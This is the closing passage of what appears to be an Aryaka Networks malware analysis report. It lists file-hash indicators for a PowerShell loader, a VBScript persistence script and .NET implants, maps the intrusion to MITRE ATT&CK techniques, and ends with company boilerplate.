7da774c0645c03ae9baaab9d9d5682bcbd0ecc168d38443243033f437f8e8738	PowerShell Script	Recovered PowerShell loader extracted from logo.jpg
6c024bca1ced75900ffa96faacdddf90621b1a6f487c786df0b075507366866	VBScript	IntelDriver.vbs persistence launcher used to execute IJil.cmd at user logon
b6befbadfb83fe93c8f6b0f4cb90881a114883590292bcc7eae758c6171e27f5	.NET Assembly	Recovered .NET implant (Yzebkhinuo.dll)
cc27b07972594ad1e2a37b6b9a7cafad63127d25ada285f89bd5a3552a5feaca	.NET Assembly	Secondary .NET module (GfqIns.exe) loaded within the injected explorer.exe process
DE AD BE CA FE BA EF	Memory Marker	Injection-tracking marker used to identify previously injected processes and prevent duplicate shellcode deployment



Appendix B: Mapping MITRE ATT&CK

Tactic	Technique ID	Technique Name
Execution	T1059.003	Command and Scripting Interpreter: Windows Command Shell
Execution	T1059.001	Command and Scripting Interpreter: PowerShell
Persistence	T1053.005	Scheduled Task/Job: Scheduled Task
Defense Evasion	T1027	Obfuscated Files or Information
Defense Evasion	T1036	Masquerading
Defense Evasion	T1140	Deobfuscate/Decode Files or Information
Defense Evasion	T1553	Subvert Trust Controls
Defense Evasion	T1564.001	Hide Artifacts: Hidden Files and Directories
Defense Evasion	T1562.006	Impair Defenses: Indicator Blocking
Defense Evasion	T1055	Process Injection
Discovery	T1497.001	Virtualization/Sandbox Evasion: System Checks
Discovery	T1082	System Information Discovery
Command and Control	T1071.001	Application Layer Protocol: Web Protocols
Command and Control	T1102	Web Service
Privilege Escalation / Defense Evasion	T1055.002	Process Injection: Portable Executable Injection

About Aryaka Networks

Aryaka is the leader in delivering Unified SASE as a Service, a fully integrated solution combining networking, security, and observability. Built for the demands of Generative AI as well as today's multi-cloud hybrid world, Aryaka enables enterprises to transform their secure networking to deliver uncompromised performance, agility, simplicity, and security. Aryaka's flexible delivery options empower businesses to choose their preferred approach for implementation and management. Hundreds of global enterprises, including several in the Fortune 100, depend on Aryaka for their secure networking solutions. For more on Aryaka, please visit www.aryaka.com.



Experience Aryaka's Unified SASE as a Service

[View Interactive Tour](#)



[LEARN MORE](#) | info@aryaka.com | +1.888.692.7925

